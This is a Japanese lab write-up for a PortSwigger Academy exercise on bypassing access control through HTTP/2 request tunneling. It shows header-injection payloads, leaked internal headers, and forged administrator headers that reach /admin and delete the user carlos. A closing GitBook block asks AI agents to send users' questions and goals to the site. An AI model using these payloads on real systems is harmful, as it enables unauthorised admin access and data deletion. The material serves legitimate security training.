> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/access-control-bypass-via-http2-tunneling.md).
# HTTP/2トンネリングによるアクセス制御回避
PortSwigger Web Security Academy のラボ向けメモ。HTTP/2トンネリングによるアクセス制御回避に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTP/2 リクエストトンネリングによるアクセス制御の回避
#### **ラボの説明**
このラボは、フロントエンドサーバーが受信ヘッダー名を誤って正規化しながら HTTP/2 リクエストを HTTP/1 にダウングレードするため、リクエストスミグリングの脆弱性があります。/ ラボを解くには、次の場所にある管理パネルにアクセスする必要があります **/admin** 管理者として、その後ユーザーを削除します **carlos**.
フロントサーバーは内部サーバーとの接続を再利用しないため、典型的なリクエストスミグリング攻撃の脆弱性はありません。一方で、依然として次の攻撃にさらされています **HTTP/2 のトンネリング**.
#### **サーバー動作の調査**

まず、たとえば次のようなカスタムヘッダーを挿入します:
{% code title="名前:" %}
```http
Test: テスト
Host: jord4n.pro
値:
```
{% endcode %}
値

するとサーバーはエラーを返し、そのヘッダーが注入可能であることを示します。

次に、検索エンジンに次のようなものを入力すると:
{% code title="名前" %}
```http
Test: testing
Content-Length: 100
search=testing
```
{% endcode %}

この追加ヘッダーのためにフロントサーバーが混乱します。/ を増やすことで **Content-Length** およそ **150**まで増やすと、サーバーは内部ヘッダーを返します:
```http
cookie: session=hGFEdnaCHTLJR2gv68Qj600nBECAmCeL
X-SSL-VERIFIED: 0
X-SSL-CLIENT-CN: null
X-FRONTEND-KEY: 7732064356452682
```
#### **トンネル化されたリクエストの構築**
新しいヘッダー列が注入されます:
```http
Test: testing
GET /admin HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```

トンネリングを正しく機能させるには、適切なメソッド(必要に応じて HEAD または GET)と目的のルートを指定します。

その後、管理パネルにアクセスし、そこではユーザーが **wiener** および **carlos** 表示されます。
#### **ユーザーの削除**
削除は、同様のトンネル化されたリクエストを送信することで行います:
```http
Test: testing
GET /admin/delete?username=carlos HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/access-control-bypass-via-http2-tunneling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.